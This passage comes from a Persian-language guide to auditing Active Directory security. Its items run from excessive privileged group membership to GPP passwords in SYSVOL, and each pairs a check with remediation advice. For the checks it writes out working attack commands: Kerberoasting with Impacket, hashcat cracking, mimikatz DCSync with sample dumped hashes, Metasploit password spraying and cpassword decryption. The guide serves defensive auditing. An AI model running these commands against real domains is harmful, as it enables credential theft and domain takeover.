۳- وجود تعداد زیادی کاربر در گروه‌هایی با سطح دسترسی بالا.

این آسیب‌پذیری مربوط به داشتن تعداد زیادی کاربر در گروه‌هایی با سطح دسترسی بالا از جمله موارد زیر می‌باشد:

- Domain Admins
- Schema Admins
- Enterprise Admins

درصورتی‌که هرکدام از کاربران این گروه‌ها به خطر بیفتند و نفوذگر به آن‌ها دسترسی پیدا کند، امنیت دامنه به خطر می‌افتد و با افزایش تعداد این کاربران طبعاً ریسک امنیتی نیز افزایش پیدا می‌کند.
رعایت اصول حداقل امتیاز و اختصاص عضویت به این گروه‌ها باعث کاهش خطرات و در نتیجه افزایش امنیت دامنه می‌شود. کاهش تعداد این کاربران به حداقل ممکن نه‌تنها محتاطانه است بلکه بسیار می‌تواند مفید باشد. در برخی AD ها تعداد کاربران این گروه‌ها صفر بوده که نتایج بسیار مناسبی داشته است.

نحوه بررسی کردن

با یک حساب کاربری با سطح دسترسی پایین در دامنه این بررسی قابل انجام است.
با استفاده از دستورات زیر لیست کاربران این سه گروه را بدست می‌آوریم:

```
net group “Schema Admins” /domain
net group “Domain Admins” /domain
net group “Enterprise Admins” /domain
```

همچنین در سیستم‌عامل لینوکس نیز می‌توان همین فرایند را به شکل زیر انجام داد:

```
net rpc group members ‘Schema Admins’ -I <DC-IP> -U “<USER>”%”<PASS>”
net rpc group members ‘Domain Admins’ -I <DC-IP> -U “<USER>”%”<PASS>”
net rpc group members ‘Enterprise Admins’ -I <DC-IP> -U “<USER>”%”<PASS>”
```

مثال:

```
net rpc group members ‘Domain Admins’ -I 10.10.30.52 -U “john”%”pass123”
```

درصورتی‌که تعداد کاربران هر گروه زیاد باشند، بایستی درباره آن‌ها تجدیدنظر کرده و تعداد را کاهش دهیم.

٤- Service account هایی که عضو Domain Admins هستند.

ایده‌ای که باعث ایجاد Service account شده، ایجاد یک حساب کاربری خاص با چند سطح دسترسی خاص برای اجرای یک سرویس خاص (یک برنامه) بدون استفاده از سطح دسترسی مدیر کامل است. زمانی این مشکل به‌صورت واضحی باعث ایجاد خطرات امنیتی می‌شود که این نوع حساب‌ها برای مثال عضو گروه Domain Admins شوند. چنین عملی باعث ایجاد خطرات امنیتی بحرانی برای زیرساخت می‌شود، زیرا گذرواژه Service account هرگز منقضی نمی‌شود و به‌ندرت تغییر می‌کند. این بدان معنی است که درصورتی‌که مهاجم، به یک حساب Service account دسترسی پیدا کند می‌تواند به مهاجم دسترسی کامل به دامنه اکتیودایرکتوری را برای مدت‌زمان طولانی بدهد.

نحوه بررسی کردن

در ابتدا نیاز است با استفاده از دستورات زیر تمام اعضاء گروه‌هایی با سطح دسترسی بالا را بدست آوریم:

```
net group “Schema Admins” /domain
net group “Domain Admins” /domain
net group “Enterprise Admins” /domain
```

در لینوکس همانند آسیب‌پذیری ۳ که عنوان شد با استفاده از دستور net همین فرایند را انجام می‌دهیم. درصورتی‌که در این لیست هر کاربر از نوع service accounts وجود داشته باشد نیاز است از این گروه‌ها حذف شود و سطح دسترسی آن کاهش یابد.

۵- سطح دسترسی بیش‌از حد مجاز برای Shadow Domain Admins.

این آسیب‌پذیری پیچیده‌تر از موارد گفته‌شده تاکنون است و با سوء استفاده از Active Directory Extended Rights و Access Control Entries (ACEs) که با نام مستعار Rights نیز شناخته می‌شود، اتفاق می‌افتد. مشکل زمانی رخ می‌دهد که برخی از این حقوق به کاربرانی (گروه) با سطح دسترسی پایین داده می‌شود که به آن‌ها اجازه می‌دهد موارد مهمی را در یک کاربر (گروه) با سطح دسترسی بالا، تغییر بدهند.
برخی از این موارد در زیر آورده شده است:

- ForceChangePassword- توانایی بازیابی گذرواژه یک کاربر دیگر.
- GenericAll-کنترل کامل بر روی یک شئ (خواندن/نوشتن).
- GenericWrite -به‌روزرسانی ویژگی‌های یک شئ.
- WriteOwner - بدست آوردن مالکیت یک شئ.
- WriteDacl - تغییر DACL یک شئ.
- Self- توانایی در اصلاح دسترسی‌های خود.

این دسترسی‌ها می‌توانند باعث رخ دادن مشکلات بحرانی شود و اغلب باعث بدست آوردن سطح دسترسی Domain Admin می‌شوند. کاربرانی که این‌چنین دسترسی‌هایی دارند Shadow Domain Admins یا مدیرهای پنهان نامیده می‌شوند. در زیر یک مقاله بسیار خوب آورده شده است که این مشکل را با ذکر مثال توضیح داده است.


https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces

نحوه بررسی کردن

همان‌طور که پیش‌تر گفتیم این آسیب‌پذیری پیچیده‌تر است و تشخیص آن نیاز به بررسی‌های دقیق‌تری دارد. این آسیب‌پذیری را می‌توان با یک کاربر دامنه با سطح دسترسی پایین تشخیص داد.
برای تشخیص این آسیب‌پذیری می‌توان از ابزار BloodHound که در مخزن زیر قابل‌دسترس است استفاده کرد.

https://github.com/BloodHoundAD/BloodHound

-ابتدا با استفاده از ingestor برای جمع‌آوری داده‌ها از محیط AD استفاده می‌کنیم.
۲-سپس داده‌ها را در پنل Bloodhound بارگذاری می‌کنیم که در آن می‌توانیم روابط بین اشیاء را همانند تصویر زیر مشاهده کنیم.



زمانی به دنبال این حقوق و پیکربندی‌های نادرست هستیم معمولاً با استفاده از کوئری‌هایی از پیش‌ساخته شده مانند موارد زیر، بررسی را شروع می‌کنیم:

```
“Users with Most Local Admin Rights 10 Find Top”
“Find Shortest Paths to Domain Admins”
“Map Domain Trusts”
```

در لینک‌های زیر نمونه‌هایی از این کوئری‌ها آورده شده است:

- https://raw.githubusercontent.com/BloodHoundAD/BloodHound/e17462cf50422bfe9572e60390d32479fdbc32c4/src/components/SearchContainer/Tabs/PrebuiltQueries.json
- https://github.com/porterhau5/BloodHound-Owned/blob/master/customqueries.json

۶- Service account های آسیب‌پذیر به Kerberoasting.

Kerberoasting یک بردار حمله بسیار محبوب است که Service account های موجود در اکتیودایرکتوری را هدف قرار می‌دهند. مشکل زمانی رخ می‌دهد که Service account ها از گذرواژه‌های با پیچیدگی پایین استفاده می‌کنند که این گذرواژه‌ها با الگوریتم ضعیف Kerberos RC4 رمزگذاری شده‌اند. در لینک زیر مقاله‌ای از Tim Medin در موردحمله Kerberoasting آورده شده است:
https://www.redsiege.com/wp-content/uploads/2020/08/Kerberoastv4.pdf

نحوه بررسی کردن

این حمله به‌وسیله ابزارهای خودکار مانند Impacket و Rubeus و تنها با یک حساب کاربری با سطح دسترسی پایین بررسی می‌شود. برای بررسی این مورد با ابزار Impacket به شکل زیر عمل می‌کنیم:

```
GetUserSPNs.py -request <DOMAIN>/<USER>:<PASS>
```

مثال:


```
GetUserSPNs.py -request example.com/john:pass123
```

توجه داشته باشید که ما به‌جای رمز عبور می‌توانیم از NTLM hash استفاده کنیم. اگر ما چند هش را بدست بیاوریم به این معنی است که service account ها در برابر Kerberoasting آسیب‌پذیر هستند. بعد از بدست آوردن هش‌ها می‌توان آن را کرک کرد. برای اینکه تأثیر حمله را به‌صورت کامل نمایش دهیم در ادامه با استفاده از ابزار Hashcat سعی بر کرک کردن هش‌های بدست‌آمده می‌کنیم و برای انجام این کار از روش Dictionary Attack بهره میبریم.

```
hashcat -m 13100 -a 0 hashes.txt wordlist.txt
```

حالت سریع‌تر و بهینه‌تر، البته با طول رمز عبور محدود به ۳۱ کاراکتر.

```
hashcat -m 13100 -a 0 -O -self-test-disable hashes.txt wordlist.txt
```



توصیه به مدیران در حفاظت از حساب‌های سرویس در برابر حملات Kerberoasting به شرح زیر است:

۱- استفاده از الگوریتم‌های رمزنگاری جدیدتر مانند AES256، AES128 و الگوریتم‌های بهتر.
۲- استفاده از گذرواژه‌های قوی و پیچیده (به‌صورت ایده آل ۲۵ کاراکتر)
۳- اطمینان از این‌که گذرواژه به‌صورت دوره‌ای منقضی می‌شود.
٤- تا حد ممکن سطح دسترسی حساب‌های کاربری پایین باشد.
۵- کاربران با گذرواژه‌های ثابت (Non-expiring).

در اغلب سازمان‌ها برای راحتی کار دارای حساب‌های کاربری دامنه با پرچم DONT_EXPIRE_PASSWORD تنظیم‌شده است. این پیکربندی اغلب برای service account ها استفاده می‌شود؛ اما گاهاً در حساب‌هایی با سطح دسترسی بالاتر دیده شود. این ویژگی اگرچه در برخی شرایط مفید است اما می‌تواند کاملاً مخرب باشد.

حساب‌های دامنه سطح دسترسی بالا با رمزهای عبور غیر منقضی شونده، اهداف ایده آل برای افزایش حملات هستند و کاربران Backdoor برای حفظ دسترسی هستند به عنوان مثال توسط گروه‌های APT این حملات صورت می‌گیرد.

به‌منظور یافتن کاربرانی که حساب کاربری آن‌ها ویژگی non-expiring passwords را دارد، می‌توان از ابزار LDAPDomainDump استفاده کنیم که در لینک زیر قابل‌دسترس است. تمام چیزی که نیاز است یک کاربر با سطح دسترسی پایین بوده که امکان اتصال به پورت LDAP را برای هر domain controller داشته باشد.

```
https://github.com/dirkjanm/ldapdomaindump
```

مراحل عبارت‌اند از:

۱- ابتدا اطلاعات مربوطه را به شکل زیر از domain controller جمع‌آوری می‌کنیم:

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>
```

مثال:

```
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

۲- پس از به پایان رسیدن فرایند دامپینگ، می‌توان فهرست کاربرانی که این ویژگی را دارند با فیلتر زیر بدست آورد.

```
grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';'
'{print $3}'
```

```
kali@kali:~$ grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3}'
SCOM
CWAService
RTCComponentService
RTCService
clustsvc
SVCSPSQL
RTCGuestAccessUser
posuser
mxintadm
Omniuser
SVCDIRSYNC
PwdManager
SVCCRMSTGSetup
svcrm365
IUSR_FARFW-DC02
IUSR_FARFW-DC01
_strator
Ali
infopointadmin
```

همچنین، دستور PowerShell زیر می‌تواند در یک domain controller برای پیدا کردن این دسته کاربران مورداستفاده قرار گیرد:

```
Import-Module ActiveDirectory
Get-ADUser -filter * -properties Name, PasswordNeverExpires | where { $_.passwordNeverExpires
-eq "true" } | where {$_.enabled -eq "true" }
```

۸- کاربرانی که گذرواژه لازم ندارند.

پرچم جالب دیگری که در AD وجود دارد پرچم PASSWD_NOTREQD است. اگر یک حساب کاربری این پرچم را داشته باشد به این معنی است داشتن گذرواژه برای آن حساب کاربری اجباری نیست و می‌تواند گذرواژه نداشته یا از گذرواژه Blank استفاده کند. وجود حساب‌های کاربری با این ویژگی یک خطر امنیتی بزرگ است و هیچ حساب کاربری نباید این پرچم را داشته باشد.

نحوه بررسی کردن

جستجو برای کاربرانی که دارای پرچم PASSWD_NOTRQD هستند بسیار شبیه به جستجوی کاربران دارای رمزهای عبور غیرمنقضی می‌باشد. ما دوباره می‌توانیم از ابزار LDAPDomainDump فرایند مشابهی را به شکل زیر انجام می‌دهیم:

۱- اطلاعات مربوط به domain controller جمع‌آوری شود.

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>
```

مثال:

```
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

۲- زمانی که دامپینگ انجام می‌شود فهرست کاربرانی با پرچم PASSWD_NOTRQD را با استفاده از فیلتر زیر بدست آورید.

```
grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
```

```
kali@kali:~$ grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3}'
IWAM_FARFW-DC02
IUSR_FARFW-DC02
Team
SIXCO
YBA$
Attendant
enovageneric
svctableaudev
Magic
8161
green
Store
and
Harlequin/Cobblepots
Team
svcsp
Adventure
Photo
svceatecsql
```

همچنین، دستور PowerShell زیر می‌تواند در یک domain controller برای پیدا کردن این دسته کاربران مورداستفاده قرار گیرد:

```
Import-Module ActiveDirectory
Get-ADUser -Filter {UserAccountControl -band 0x0020}
```

۹- ذخیره‌سازی گذرواژه با استفاده از رمزنگاری قابل بازگشت.

بعضی از نرم‌افزارها به رمز عبور کاربر به‌صورت متن ساده نیاز دارند تا تایید اعتبار انجام شود و به همین دلیل است که یک ویژگی در AD ها برای ذخیره‌سازی گذرواژه با رمزگذاری قابل‌برگشت وجود دارد.

ذخیره گذرواژه از این روش اساساً همانند ذخیره‌کردن آن به‌عنوان متن‌ساده است که این یک ایده بسیار خطرناک است که در واقعیت اجرا می‌شود. تنها عامل کاهش‌دهنده میزان خطر این است که مهاجم باید قادر باشد داده‌ها را از کنترل‌کننده دریافت کند، این بدان معنی است که:

- حقوق انجام عملیات DCSYNC (دسترسی با استفاده از Mimikatz)
- دسترسی به پرونده NTDS.DIT در domain controller

نحوه بررسی کردن

برای بررسی این آسیب‌پذیری، در ابتدا بایستی فایل NDTS.DIT را از domain controller دامپ کرده و هش‌ها را از آن استخراج کنیم. فقط در این صورت است که می‌توانیم ببینیم کدام رمز عبور رمزگذاری شده قابل بازگشت برای کدام موارد ذخیره‌شده است. توجه داشته باشید که ما همچنان می‌توانیم رمز را با استفاده از Mimikatz برای یک کاربر دارای سطح دسترسی بالا که قادر به انجام DCSYNC است، دریافت کنیم اما باید نام کاربری او را بدانیم.

```
mimikatz # lsadump::dcsync /domain:<DOMAIN> /user:<AFFECTED-USER>
```

مثال:

```
mimikatz # lsadump::dcsync /domain:example.com /user:poorjohn
```

```
imikatz # lsadump::dcsync /domain:domain.com /user:Security
[DC] 'domain.com' will be the domain
[DC] 'DC01.domain.com' will be the DC server
[DC] 'Security' will be the user account

Object RDN           : Security

** SAM ACCOUNT **

SAM Username         : Security
User Principal Name  : Security@domain.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/25/2020 9:24:10 PM
Object Security ID   : S-1-5-21-1650742314-545365533-940178118-2678
Object Relative ID   : 2678

Credentials:
  Hash NTLM: 0ba70adb279c1959b962f5e5a0238f1
    ntlm- 0: 0ba70adb279c1959b962f5e5a0238f1
    ntlm- 1: 2294ff672ee847fd271eec1e684d8da
    lm  - 0: 510debd64688a1d6eb92f6e8054ee9b
    lm  - 1: ac7cc9eceb187b5e281ee75ec2cfc33

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : DOMAIN.COM.AESecurity
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fbb5ca162f3fcdf5da488b306f73c0f6c01f0868667153290caabb
      aes128_hmac       (4096) : d482f4d1c1266d3f9b306807858d674
      des_cbc_md5       (4096) : 49b961b3b3fb1cb0
    OldCredentials
      aes256_hmac       (4096) : 78f9a385e9321e2447d5caf1293e97491928bfa467a838800aa175
      aes128_hmac       (4096) : d141df33934b29df96976268448b715
      des_cbc_md5       (4096) : 40c75243dc92a81f
      rc4_plain         (4096) : 2294ff672ee847fd271eec1e684d8da

* Primary:Kerberos *
    Default Salt : DOMAIN.COM.AESecurity
    Credentials
      des_cbc_md5       : 49b961b3b3fb1cb0
    OldCredentials
      des_cbc_md5       : 40c75243dc92a81f
      rc4_plain         : 2294ff672ee847fd271eec1e684d8da

* Primary:WDigest *
    01  cc467f41014e7fc0189b9f59d773261
    02  79b42fd37549b4d671929588d69be0e
    03  31c399f01d7dcef2941f7d3c989e74e
    04  cc467f41014e7fc0189b9f59d773261
    05  527e17f6cd895dec235bc6376323919
    06  97608eaa92a28306c9f2997d574ab8d
    07  99aa13d62da6f5829c21c9226893ec7
    08  ccb7a0ad563c5e09aa0f0cc0747d4db

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    ccb1234y@MAIN

imikatz #
```

درهرصورت رمز عبور هرگز نباید به‌عنوان متن ساده ذخیره شود. این آسیب‌پذیری باعث می‌شود به مهاجمان دامنه AD یا APT ها و افراد داخلی با سطح دسترسی بالا (domain administrators) را به خطر انداخته و دسترسی به رمز عبور کاربران آسیب‌دیده را می‌دهد.

۱۰- ذخیره رمزهای عبور با استفاده از الگوریتم LM hashes.

آسیب‌پذیری دیگری که در اکتیودایرکتوری‌ها وجود دارد، ذخیره رمز عبور به‌صورت LM hashes است.
LM hashes یک روش قدیمی منسوخ‌شده برای ذخیره رمزهای عبور است که دارای نقاط ضعف زیر است:
طول رمز عبور به ۱۴ حرف محدود می‌شود. رمز عبور بیشتر از ۷ حرف به دو قسمت تقسیم می‌شوند و هر نیمه به‌طور جداگانه هش می‌شود. همه حروف کوچک قبل از هش شدن به حرف بزرگ تبدیل می‌شود. با توجه به این نقاط ضعف، شکستن LM hashes بسیار آسان است. هر کسی که به آن‌ها دسترسی داشته باشد به‌عنوان‌مثال مدیران با سطح دسترسی بالا می‌توانند به‌راحتی آن‌ها را کرک کرده و رمزهای اصلی را بدست آورند.

نحوه بررسی کردن

همان‌طور که در بالا اشاره شد این مسئله معمولاً پس از به خطر افتادن AD و استخراج پرونده‌های NTDS.DIT آشکار می‌شود.
در اینجا یک بررسی مختصر برای هش‌های LM و NTLM آورده شده است:

```
Alexander:1004:F5D023D8475D3F6E144E2E8ADEF09EFD:6E6212F9FAC92682C51BB68DDC4819D7:::
   NAME    ID                LM                                NTLM


These both represent empty passwords:
LM    aad3b435b51404eeaad3b435b51404ee
NTLM  31d6cfe0d16ae931b73c59d7e0c089c0
```

زمانی که LM hashes بر روی چیزی غیر از ‘aad3b435b51404eeaad3b435b51404ee’ که یک رشته خالی است، باشد به این معنی است که الگوریتم موردنظر LM است. برای شناسایی هش LM می‌توانیم از فیلتر زیر استفاده کنیم:

```
grep -iv ‘:aad3b435b51404eeaad3b435b51404ee:’ dumped_hashes.txt
```

خروجی دستور بالا را در تصویر زیر می‌توان مشاهده کرد.

```
kali@kali:~$ grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt
DOM.LOCAL\accounting:1473:b0109442b77b46c74e08287ba0bd943a:c9076a43cd7a6b190174ad6028e5b1c2:::
DOM.LOCAL\adams:1478:5918c71f6a4f8c8a4a3b108f3fa6cb6d:0775948aa2c9c636d0a9eb3cd3bd0e66:::
DOM.LOCAL\adfexc:1500:72020350c71aefee8963805a19b0ed49:351ac5b30dd900c1d1015ce4d126f411:::
DOM.LOCAL\adldemo:1511:a7cd68c1cf7e25774a3b108f3fa6cb6d:6f491d67e7c3930d61d40d49d3442f70:::
DOM.LOCAL\adm:1513:61cb73542432211c40716f498287f7f9:32c6a59622c7a865125ea69c44c71301:::
DOM.LOCAL\admin:1514:61cb73542432211cb6ce7105f523f3b7:85ddcacd6b2d868661fedc2ccb2f7bf1:::
DOM.LOCAL\advmail:1566:61cb73542432211c4a3b108f3fa6cb6d:ed72f0027349ae44c820ed3a394417a9:::
DOM.LOCAL\advwebadmin:1604:a8bde6dab4c6761b38f10713b629b565:11f1f6577eff1989fa5da7e87a91bc4d:::
DOM.LOCAL\airaya:1844:ae46406e544526364a3b108f3fa6cb6d:f3249a3fa40df064f51021e53ffd07c5:::
DOM.LOCAL\allinone:1893:3db64aa7a1b0ccd24a3b108f3fa6cb6d:09238831b1af5edab93c773f56409d96:::
DOM.LOCAL\applsyspub:1991:61cb73542432211c4a3b108f3fa6cb6d:cc27822e173cfef6c584c84aa7581941:::
```

۱۱- حساب‌های غیرفعال دامنه.

این آسیب‌پذیری مربوط به حساب‌های کاربری فعال بدون استفاده طولانی‌مدت مطابق با آخرین تاریخ ورود است. این حساب‌ها معمولاً متعلق به موارد زیر است:

- کارمندانی که شرکت را ترک کرده‌اند.
- حساب‌های موقت
- حساب‌های آزمایشی

وجود حساب‌های دامنه استفاده‌نشده در دامنه، سطح حمله سازمان را افزایش می‌دهد زیرا این فرصت را فراهم می‌کند مهاجم با استفاده از این حساب‌ها امنیت سازمان را تهدید کند. بایستی سیاستی برای غیرفعال کردن یا حذف این حساب‌ها بر اساس حسابرسی‌های دوره‌ای وجود داشته باشد، به‌عنوان‌مثال بعد از ۳۰ روز بدون استفاده، حساب کاربری حذف شود.

نحوه بررسی کردن

برای یافتن حساب‌های دامنه غیرفعال می‌توانیم از ابزار LDAPDomainDump که قبلاً توضیح داده شده، استفاده کنیم.
تمام آنچه که ما نیاز داریم یک کاربر دامنه با سطح دسترسی پایین و توانایی دستیابی به پورت LDAP domain controller است.

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>
```

مثال:

```
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

زمانی که دامپینگ به‌صورت کامل انجام شد، با استفاده از دستور زیر کاربران بر اساسِ آخرین تاریخ ورود قابل‌استخراج است:

```
sort -t ';' -k 8 domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3, $8}'
```

```
kali@kali:~$ sort -t ';' -k 8 domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3, $8}'
sosman 1601-01-01 00:00:00+00:00
satyak 1601-01-01 00:00:00+00:00
achilunga 1601-01-01 00:00:00+00:00
arohini 1601-01-01 00:00:00+00:00
nivedithan 1601-01-01 00:00:00+00:00
levinr2 1601-01-01 00:00:00+00:00
dwahab 1601-01-01 00:00:00+00:00
jrebustillo 1601-01-01 00:00:00+00:00
mtucker 1601-01-01 00:00:00+00:00
SQl.SVC 2010-10-06 12:28:01.578125+00:00
RTCReportPack 2010-10-08 10:06:50.466339+00:00
SQLService 2010-10-09 09:03:00.750000+00:00
SQLServerDBE 2010-10-09 09:04:41.213720+00:00
SQLServerAnalysis 2010-10-09 09:05:10.495110+00:00
lobby1 2010-11-03 14:54:39.665258+00:00
pvproxyaccount 2011-02-03 09:57:58.470919+00:00
ocsrecorder 2011-02-14 13:41:06.349211+00:00
SVCKRONSQL 2011-10-02 05:21:51.034389+00:00
statement 2011-11-28 05:14:31.719473+00:00
puser 2011-12-11 12:50:22.761242+00:00
```

۱۲- کاربران با رمز عبور ضعیف.

علی‌رغم داشتن سیاست‌گذاری قوی سازمانی و محیط‌های بالغ، هنوز می‌توان حساب‌های دامنه با رمزهای ضعیف را مشاهده کرد. در حقیقت، این مسئله‌ی رایجی است به‌خصوص در محیط‌های AD بزرگ و گسترده که هنوز شاهد آن هستیم.

نحوه بررسی کردن

برای این‌که کاربران دامنه را از نظر اعتبار پایین بررسی کنیم ابتدا بایستی لیستی از کاربران داشته باشیم. در ابتدا باید لیستی از کاربران را از AD دریافت کنیم و برای این کار می‌توانیم از PowerShell combo زیر استفاده کنیم:

```
$a = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"
$a.PropertiesToLoad.add("samaccountname") | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt
```

اکنون می‌توانیم این لیست را به‌عنوان ورودی به هر یک از ابزارهای زیر برای انجام حمله ورود به سیستم استفاده کنیم.

- PowerShell module DomainPasswordSpray.ps1
- PowerShell module Invoke-BruteForce.ps1
- Metasploit smb_login scanner
- Nmap ldap-brute NSE script
- CrackMapExec tool
- Medusa tool
- Ncrack tool
- Hydra tool

برای انجام این فرایند در لینوکس به شکل زیر عمل می‌کنیم:
ابتدا لیست کاربران AD را بدست می‌آوریم:

```
net rpc group members 'Domain Users' -I <DC-IP> -U "<USER>"%"<PASS>"
```

مثال:

```
net rpc group members 'Domain Users' -I 192.168.10.50 -U "john"%"pass123" > users.txt
```

سپس لیست بدست‌آمده از کاربران را در متااسپلویت به شکل زیر استفاده می‌کنیم:

```
use auxiliary/scanner/smb/smb_login
set RHOSTS <DC-IP>
set SMBDomain <DOMAIN>
set SMBPass file:pwdlist.txt
set USER_FILE users.txt
set THREADS 5
run
```

نکته: قبل از اجرای هرگونه حمله به سیستم ورود، باید همیشه از سیاست گذرواژه‌ای اعمال‌شده توسط سازمان برای جلوگیری از قفل شدن حساب کاربری افراد آگاه باشیم.

۱۳- اعتبارنامه در SYSVOL و تنظیمات برگزیده سیاست گروهی.

این آسیب‌پذیری مربوط به ذخیره credential کاربران در پوشه‌های به اشتراک‌گذاری شده در شبکه SYSVOL می‌باشد که توسط domain controllers قابل‌دسترس هستند و برای همه کاربران دامنه معتبر، قابل‌دسترسی و قابل‌خواندن هستند.
پوشه‌های SYSVOL معمولاً برای ذخیره Group Policy Preferences یا به‌اختصار GPP، فایل‌های پیکربندی و سایر داده‌های که با ورود به سیستم به کاربران هدایت می‌شوند و غیره استفاده می‌شوند.

نحوه بررسی کردن

برای آزمایش این موضوع، باید نام کاربری و گذرواژه کاربر دامنه با سطح دسترسی پایین را در اختیار داشته باشیم. در ادامه مراحلی را که ما می‌توانیم این آسیب‌پذیری را بررسی کنیم نشان داده می‌شود:

```
findstr /s /n /i /p password \\\\<DOMAIN>\sysvol\<DOMAIN>\*
```

مثال:

```
findstr /s /n /i /p password \\\\example.com\sysvol\example.com\*
```

این دستور تمام پرونده‌های موجود در SYSVOL را پویش می‌کند و به دنبال الگوی «password» می‌گردد. دستور معادل در Linux (به‌عنوان‌مثال Kali Linux) به شکل زیر است:

```
mount.cifs -o domain=<DOMAIN>,username=<USER>,password=<PASS> //<DC-IP>/SYSVOL /mnt
```

مثال:

```
mount.cifs -o domain=example.com,username=john,password=”pass@123” //10.10.139.115/SYSVOL /mnt
```

جستجو:

```
grep -ir ‘password’ /mnt
```

به‌عنوان‌مثال، ما می‌توانیم یک ویژگی cPassword را در پرونده‌های GPP XML پیدا کنیم که می‌توانیم با استفاده از ابزار «gpp-decrypt» آن را رمزگشایی کنیم:

```
./Policies/{D25BCF0B-8D02-42AD-930E-F410D7DB7D33}/Machine/Preferences/Groups/Groups.xml
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE
-25 11:43:51" uid="{4314476D-0EFF-4698-89C5-7A5B3CD24637}" userContext="0" removePolicy="0"><Prope
escription="" cpassword="+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE" changeLogon="0" noChange="0"
k"/></User>
kali@kali:/mnt/example.com# gpp-decrypt +bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE

P@$$w0rd
kali@kali:/mnt/example.com#
```

اکنون می‌توانیم از این رمز عبور استفاده کرده و در شبکه احراز هویت کنیم. این احتمال وجود دارد که این رمز عبور مجدداً در جای دیگری مورداستفاده قرار گرفته باشد.

نتیجه گیری

امنیت Active Directory کار ساده‌ای نیست. انجام این کار و کاهش خطرات ناشی از آن به سطح بالای تخصص و سال‌ها تجربه نیاز دارد؛ اما حتی در این صورت هم کار امن‌سازی تمام نشده است. در واقع هرگز امن‌سازی به اتمام نمی‌رسد؛ زیرا همیشه نیازهای جدید، ویژگی‌های جدید، سرویس‌های جدید و آسیب‌پذیری‌های جدید وجود دارد و بنابراین همیشه امکان بهتر کردن شرایط وجود دارد.

معرفی ابزار

معرفی پلتفرم Wazuh

تهیه و تدوین: هادی گلباغی

